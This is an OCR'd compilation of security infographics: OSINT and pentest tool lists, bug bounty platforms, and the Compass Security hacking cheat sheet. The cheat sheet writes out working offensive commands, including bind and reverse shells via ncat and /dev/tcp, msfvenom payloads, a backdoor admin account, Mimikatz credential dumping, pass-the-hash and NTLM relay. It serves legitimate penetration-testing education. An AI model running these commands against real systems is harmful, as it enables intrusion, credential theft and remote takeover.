
@Hackercombat

1. Shodan - shodan.io
2. Censys - censys.io
3. Hunter - hunter.io
4. GreyNoise - viz.greynoise.io
5. ZoomEye - zoomeye.org
6. WiGLE - wigle.net
7. PublicWWW - publicwww.com
8. Pulsedive - pulsedive.com
9. Intelligence X - intelx.io
10. Reposify - reposify.com

@Hackercombat

Follow us

Hackercombat.com


INFOSEC WHEEL
YELLOW TEAM
Software coders and Architects "The Builders"
ORANGE TEAM
Facilitate Interaction and Education
RED TEAM
Offensive Security "The Breakers"
PURPLE TEAM
Integrating defensive tactics with offensive results
BLUE TEAM
Defensive Security "The Defenders"
GREEN TEAM
Enhance security automation with design and code
WHITE TEAM
Analysts
Compliance
Logistics
Management
@aprilwright
@proxyblue

Some tools useful in Infosec 1/2

by @SecurityGuill

Zed Attack Proxy

- Web Application Scanner
- Fuzzing
- Websocket Testing
- Flexible Scan Policy Management

WireShark

- Packets Analyser
- Free & Multiplatform
- GUI & Command line (tshark)
- Can see the network traffic & detailled informations about packets.

Metasploit

- Exploitation tool
- Frequently updated
- Open Source and huge community
- Easy to deploy specific exploit

John the Ripper

- Password Cracker (can crack different types of encrypted passwords)
- Brute Force Attack
- Dictionary Attack
- Customisable

Nmap

- Security Scanner
- Identify the devices on a network
- Can detect OS running and ports open
- Can discover services running on a device and the version

Burp Suite

- Web Pentest tool
- Target Analyser
- Lots of useful mode (Repeater, Intruder, Scanner, Spider...)
- Web Proxy

Follow @SecurityGuill on Twitter for more about Infosec / Cybersecurity

Some tools useful in Infosec 2/2

by @SecurityGuill

OpenVAS

- Vulnerabilities Scanner
- Can scan a target or a network with more of 4 000 tests
- Provide a report detailing any security vulnerabilities discovered

SQLmap

- Database Exploitation
- Automatic SQL injection
- Dump entire or specific DB users, tables
- Automatic recognition of password hash and cracking with dictionary attack

Aircrack-ng

- Wifi Network Security
- Can recover WEP/WAP Key
- Wireless Network Monitoring

Maltego

- Data Mining Tool
- OSINT Tool
- Use to determine the relationships and links between people, groups of people, companies, websites, IP domain, documents...

OpenSSH

- Tool for remote login
- SSH Tunneling
- SCP files transfer
- Mounting remote directories
- Preserving Terminal Sessions

Nessus

- Vulnerabilities Scanner
- Database updated daily
- NASL (Nessus Attack Scripting Language) designed to rapidly write security test

*Follow **@SecurityGuill** on **Twitter** for more about **Infosec** / **Cybersecurity***


TOP OPEN SOURCE INTELLIGENCE TOOLS USED IN CYBERSECURITY

1. OSINT Framework
2. CheckUserNames
3. HaveIbeenPwned
4. BeenVerified
5. Censys
6. BuiltWith
7. Google Dorks
8. Maltego
9. Recon-Ng
10. theHarvester
11. Shodan
12. Jigsaw
13. SpiderFoot
14. Creepy
15. Nmap
16. WebShag
17. OpenVAS
18. Fierce
19. Unicornscan
20. Foca
21. ZoomEye
22. Spyse
23. IVRE
24. Metagoofil
25. Exiftool

OSINT Landscape v.1 February 2018

Open Source Intelligence (/OSINV – Open Source Investigation)

COVERT SHORES www.hisutton.com bellingcat



This landscape shows data sources (mostly platforms, tools or apps) that provide publicly available data which may be of use in OSINT. Some tools may charge for data access. It is intended to be extensive, but not exhaustive, and may be updated periodically.

Authors:
H I Sutton, (@CovertShores) Covert Shores and Jane's contributor,
Aliaume Leroy, (@Yaolri) Bellingcat & BBC,
Tony Roper, (@Topol_MSS27), planesandstuff, Jane's contributor

Hacking Tools Cheat Sheet

Compass Security, Version 1.1, January 2020
https://www.compass-security.com

Basic Linux Networking Tools

Show IP configuration:
```
# ip a l
```
Change IP/MAC address:
```
# ip link set dev eth0 down
# macchanger -m 23:05:13:37:42:21 eth0
# ip link set dev eth0 up
```
Static IP address configuration:
```
# ip addr add 10.5.23.42/24 dev eth0
```
DNS lookup:
```
# dig compass-security.com
```
Reverse DNS lookup:
```
# dig -x 10.5.23.42
```

Information Gathering

Find owner/contact of domain or IP address:
```
# whois compass-security.com
```
Get nameservers and test for DNS zone transfer:
```
# dig example.com ns
# dig example.com axfr @n1.example.com
```
Get hostnames from CT logs: Search for %.compass-security.com on https://crt.sh.

Or using an nmap script:
```
# nmap -sn -Pn compass-security.com
--script hostmap-crtsh
```
Combine various sources for subdomain enum:
```
# amass enum -src -brute -min-for-
recursive 2 -d compass-security.com
```

TCP Tools

Listen on TCP port:
```
# ncat -l -p 1337
```
Connect to TCP port:
```
# ncat 10.5.23.42 1337
```

TLS Tools

Create self-signed certificate:
```
# openssl req -x509 -newkey rsa:2048
-keyout key.pem -out cert.pem -nodes
-subj "/CN=example.org/"
```
Start TLS Server:
```
# ncat --ssl -l -p 1337 --ssl-cert
cert.pem --ssl-key key.pem
```
Connect to TLS service:
```
# ncat --ssl 10.5.23.42 1337
```
Connect to TLS service using openssl:
```
# openssl s_client -connect
10.5.23.42:1337
```
Show certificate details:
```
# openssl s_client -connect
10.5.23.42:1337 | openssl x509 -text
```
Test TLS server certificate and ciphers:
```
# sslyze --regular 10.5.23.42:443
```
TCP to TLS proxy:
```
# socat TCP-LISTEN:2305,fork,reuseaddr
ssl:example.com:443
```
Online TLS tests:
- ssllabs.com, hardenize.com

HTTP Tools

Start Python webserver on port 2305:
```
# python3 -m http.server 2305
```
Perform HTTP Request:
```
# curl http://10.5.23.42:2305/?foo=bar
```
Useful curl options:
- -k: Accept untrusted certificates
- -d "foo=bar": HTTP POST data
- -H: "Foo: Bar": HTTP header
- -I: Perform HEAD request
- -L: Follow redirects
- -o foobar.html: Write output file
- --proxy http://127.0.0.1:8080: Set proxy

Scan for common files/applications/configs:
```
# nikto -host https://example.net
```
Enumerate common directory-/filenames:
```
# gobuster dir -k -u
https://example.net -w
/usr/share/wordlists/dirb/common.txt
```

Sniffing

ARP spoofing:
```
# arpspoof -t 10.5.23.42 10.5.23.1
```
Or a graphical tool:
```
# ettercap -G
```
Show ARP cache:
```
# ip neigh
```
Delete ARP cache:
```
# ip neigh flush all
```
Sniff traffic:
```
# tcpdump [options] [filters]
```
Useful tcpdump options:
- -i interface: Interface or any for all
- -n: Disable name and port resolution
- -A: Print in ASCII
- -XX: Print in hex and ASCII
- -w file: Write output PCAP file
- -r file: Read PCAP file

Useful tcpdump filters:
- not arp: No ARP packets
- port ftp or port 23: Only port 21 or 23
- host 10.5.23.31: Only from/to host
- net 10.5.23.0/24: Only from/to hosts in network

Advanced sniffing using tshark or Wireshark.

Sniffing over SSH on a remote host:
```
# ssh 10.5.23.42 tcpdump -w- port not
ssh | wireshark -k -i -
```
Search in network traffic:
```
# ngrep -i password
```
Show HTTP GET requests:
```
# urlsnarf
```
Show transmitted images:
```
# driftnet
```

Network Scanning

ARP Scan:
```
# nmap -n -sn -PR 10.5.23.0/24
```
Reverse DNS lookup of IP range:
```
# nmap -sL 10.5.23.0/24
```
Nmap host discovery (ARP, ICMP, SYN 443/tcp, ACK 80/tcp):
```
# nmap -sn -n 10.5.23.0/24
```
TCP scan (SYN scan = half-open scan):
```
# nmap -Pn -n -sS -p
22,25,80,443,8080 10.5.23.0/24
```
List Nmap scripts:
```
# ls /usr/share/nmap/scripts
```
Scan for EternalBlue vulnerable hosts:
```
# nmap -n -Pn -p 443 --script smb-
vuln-ms17-010 10.5.23.0/24
```
Scan for vulnerabilities (script category filter):
```
# nmap -n -Pn --script "vuln and safe"
10.5.23.0/24
```
Performance Tuning (1 SYN packet ≈ 60 bytes → 20'000 packets/s ≈ 10 Mbps):
```
# nmap -n -Pn --min-rate 20000
10.5.23.0/24
```
Useful nmap options:
- -n: Disable name and port resolution
- -PR: ARP host discovery
- -Pn: Disable host discovery
- -sn: Disable port scan (host discovery only)
- -sS/-sT/-sU: SYN/TCP connect/UDP scan
- --top-ports 50: Scan 50 top ports
- -iL file: Host input file
- -oA file: Write output files (3 types)
- -sC: Script scan (default scripts)
- --script <file/category>: Specific scripts
- -sV: Version detection
- -6: IPv6 scan

The target can be specified using CIDR notation (10.5.23.0/24) or range definitions (10.13-37.5.1-23).

Fast scan using masscan:
```
# masscan -p80,8000-8100 --rate 20000
10.0.0.0/8
```
Public internet scan databases:
- shodan.io, censys.io

Shells

Start bind shell (on victim):
```
# ncat -l -p 2305 -e "/bin/bash -i"
```
Connect to bind shell (on attacker):
```
# ncat 10.5.23.42 2305
```
Listen for reverse shell (on attacker):
```
# ncat -l -p 23
```
Start reverse shell (on victim):
```
# ncat -e "/bin/bash -i" 10.5.23.5 23
```
Start reverse shell with bash only (on victim):
```
# bash -i &>/dev/tcp/10.5.23.5/42 0>&1
```
Upgrade to pseudo terminal:
```
# python -c 'import pty;
pty.spawn("/bin/bash")'
```

Vulnerability DBs and Exploits

Exploit search (local copy of the Exploit-DB):
```
# searchsploit apache
```
Show exploit file path and copy it into clipboard:
```
# searchsploit -p 40142
```
Online vulnerability and exploit databases:
- cvedetails.com, exploit-db.com, packetstormsecurity.com

Cracking

Try SSH passwords from a wordlist:
```
# ncrack -p 22 --user root -P
./passwords.txt 10.5.23.0/24
```
Determine hash type:
```
# hashid 869d[...]bd88
```
Show example hash types for hashcat:
```
# hashcat --example-hashes
```
Crack hashes (e.g. 5600 for NetNTLMv2 type):
```
# hashcat -m 5600 -a 0 hash.txt
/path/to/wordlists/*
```
Crack hashes using John the Ripper:
```
# john hashes.txt
```

Metasploit Framework

Start Metasploit:
```
# msfconsole
```
Search exploit:
```
> search eternalblue
```
Use exploit:
```
msf > use exploit/windows/smb/ms17_…
```
Configure exploit:
```
msf exploit(…) > show options
msf exploit(…) > set TARGET 10.5.23.42
```
Run exploit:
```
msf exploit(…) > exploit
```
Generate reverse shell (WAR):
```
# msfvenom -p
java/jsp_shell_reverse_tcp LHOST=<your
ip address> LPORT=443 -f war > sh.war
```
Reverse shell listener:
```
> use exploit/multi/handler
> set payload
linux/x64/shell_reverse_tcp
> set LHOST 10.5.23.42 # attacker
> set LPORT 443
> exploit
```
Upgrade to Meterpreter (or press ^Z (Ctrl-Z)):
```
background
Background session 1? [y/N] y
> sessions # list sessions
> sessions -u 1 # Upgrade
> sessions 2 # interact with session 2
meterpreter > sysinfo # use it
```
Upload / download files:
```
meterpreter > upload pwn.exe
meterpreter > download c:\keepass.kdb
```
Execute a file:
```
meterpreter > execute -i -f /your/bin
```
Port forwarding to localhost:
```
meterpreter > portfwd add -l 2323 -p
3389 -r 10.5.23.23
```
Background Meterpreter session:
```
meterpreter > background
```
Pivoting through existing Meterpreter session:
```
> use post/multi/manage/autoroute
> set session 2 # meterpreter session
> run
> route
```
SOCKS via Meterpreter (requires autoroute):
```
> use auxiliary/server/socks4a
> set SRVPORT 8080
> run
```
Configure ProxyChains:
```
# vi /etc/proxychains.conf
[...]
socks4 127.0.0.1 1080
```
Connect through SOCKS proxy:
```
# proxychains ncat 172.23.5.42 1337
```

Linux Privilege Escalation

Enumerate local information (-t for more tests):
```
# curl -o /tmp/linenum
https://raw.githubusercontent.com/rebo
otuser/LinEnum/master/LinEnum.sh
# bash /tmp/linenum -r /tmp/report
```
Other hardening checks can be done using lynis or LinPEAS.

Use sudo/SUID/capabilities/etc. exploits from gtfobins.github.io.

Windows Privilege Escalation

Copy PowerUp.ps1 from GitHub "PowerShellMafia/PowerSploit" into PowerShell to bypass ExecutionPolicy and execute Invoke-AllChecks. Use the abuse functions.

Add a new local admin:
```
C:\> net user backdoor P@ssw0rd23
C:\> net localgroup Administrators
backdoor /add
```
Scan for network shares:
```
# smbmap.py --host-file smbhosts.txt -
u Administrator -p PasswordOrHash
```

Windows Credentials Gathering

Start Mimikatz and create log file:
```
C:\>mimikatz.exe
# privilege::debug
# log C:\tmp\mimikatz.log
```
Read lsass.exe process dump:
```
# sekurlsa::minidump lsass.dmp
```
Dump lsass.exe in taskmgr or procdump.

Show passwords/hashes of logged in users:
```
# sekurlsa::logonpasswords
```
Backup SYSTEM & SAM hive:
```
C:\>reg save HKLM\SYSTEM system.hiv
C:\>reg save HKLM\SAM sam.hiv
```
Extract hashes using Mimikatz:
```
# lsadump::sam /system:system.hiv
/sam:sam.hiv
```

Pass-the-Hash

Shell via pass-the-hash (Impacket Tools):
```
# ./psexec.py -hashes
:011AD41795657A8ED80AB3FF6F078D03
domain/username@10.5.23.42
```
Over a subnet and extract SAM file:
```
# crackmapexec -u Administrator -H
:011AD41795657A8ED80AB3FF6F078D03
10.5.23.0/24 --sam
```
Browse shares via pass-the-hash:
```
# ./smbclient.py
domain/usrname@10.5.23.42 -hashes
:011AD41795657A8ED80AB3FF6F078D03
```
RDP via pass-the-hash:
```
# xfreerdp /u:user /d:domain /pth:
011AD41795657A8ED80AB3FF6F078D03
/v:10.5.23.42
```
Meterpreter via pass-the-hash:
```
msf > set payload
windows/meterpreter/reverse_tcp
msf > set LHOST 10.5.23.42 # attacker
msf > set LPORT 443
msf > set RHOST 10.5.23.21 # victim
msf > set SMBPass 01[...]03:01[...]03
msf > exploit
meterpreter > shell
C:\WINDOWS\system32>
```

NTLM Relay

Vulnerable if message_signing: disabled:
```
# nmap -n -Pn -p 445 --script smb-
security-mode 10.5.23.0/24
```
Disable SMB and HTTP in Responder.conf and start Responder:
```
# ./Responder.py -I eth0
```
NTLM Relay to target and extract SAM file:
```
# ./ntlmrelayx.py -smb2support -t
smb://10.5.23.42
```
NTLM Relay using socks proxy:
```
# ./ntlmrelayx.py -tf targets.txt
-smb2support -socks
```
Configure ProxyChains:
```
# vi /etc/proxychains.conf
[...]
socks4 127.0.0.1 1080
```
Access files via SOCKS proxy:
```
# proxychains smbclient -m smb3
'\\10.5.23.42\C$' -W pc05 -U
Administrator%invalidPwd
```

Active Directory

Use SharpHound to gather information and import into Bloodhound to analyze.
Download PingCastle from pingcastle.com and generate Report.

More Online References

- GitHub "swisskyrepo/PayloadsAllTheThings"
- GitHub "danielmiessler/SecLists"
- GitHub "enaqx/awesome-pentest"


COMPASS SECURITY

List of Bug Bounty/Crowdsourced Security Platforms

- ✔ HackerOne - www.hackerone.com
- ✔ Bugcrowd - www.bugcrowd.com
- ✔ Synack - www.synack.com/red-team
- ✔ Detectify - cs.detectify.com
- ✔ Cobalt - cobalt.io
- ✔ Open Bug Bounty - www.openbugbounty.org
- ✔ Zerocopter - www.zerocopter.com
- ✔ YesWeHack - www.yeswehack.com
- ✔ HackenProof - hackenproof.com
- ✔ Vulnerability Lab - www.vulnerability-lab.com
- ✔ FireBounty - firebounty.com
- ✔ BugBounty[.]jp - bugbounty.jp
- ✔ AntiHACK - www.antihack.me
- ✔ Intigriti - www.intigriti.com
- ✔ SafeHats - safehats.com
- ✔ RedStorm - www.redstorm.io
- ✔ Cyber Army ID - www.cyberarmy.id
- ✔ Yogosha - yogosha.com

Hakin9
@Hakin9
Manuka is an Open-source intelligence (OSINT) honeypot that monitors reconnaissance attempts by threat actors and generates actionable intelligence for Blue Teamers. hakin9.org/manuka-a-modul…
#OSINT #blueteaming #hacking #honeypot #cybersecurity #infosec
Dashboard
Manuka - A Modular OSINT Honeypot For Blue Teamers
hakin9.org
8:30 AM · 24 May 21 · TweetDeck

INFOSECTRAIN
Top Advance Pentesting Tools
NMAp
Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
METASPLOIT
Provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
WIRESHARK
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
BURP SUITE
Burp Suite is an integrated platform for performing security testing of web applications.
HYDRA
Hydra is a famous password cracker and pen-testing tool that uses a brute-force attack to try different login combinations. It can perform attacks against a number of protocols, including HTTP, HTTPS, SSH, SMB, FTP, RDP and Telnet
MaLTEGO
Maltego used for open-source intelligence and forensics, developed by Paterva.
INFOSECTRAIN
sales@infosectrain.com | www.infosectrain.com



Top Open Source Intelligence Tools
HACKER COMBAT COMMUNITY
@hackercombat
Censys
Google Dorks
Maltego
Recon-Ng
theHarvester
Shodan
Jigsaw
Creepy
SpiderFoot
Nmap
WebShag
OpenVAS
Fierce
Unicornscan
ZoomEye
Foca
HaveIbeenPwned
CheckUserNames
BeenVerified
BuiltWith
Hackercombat.com

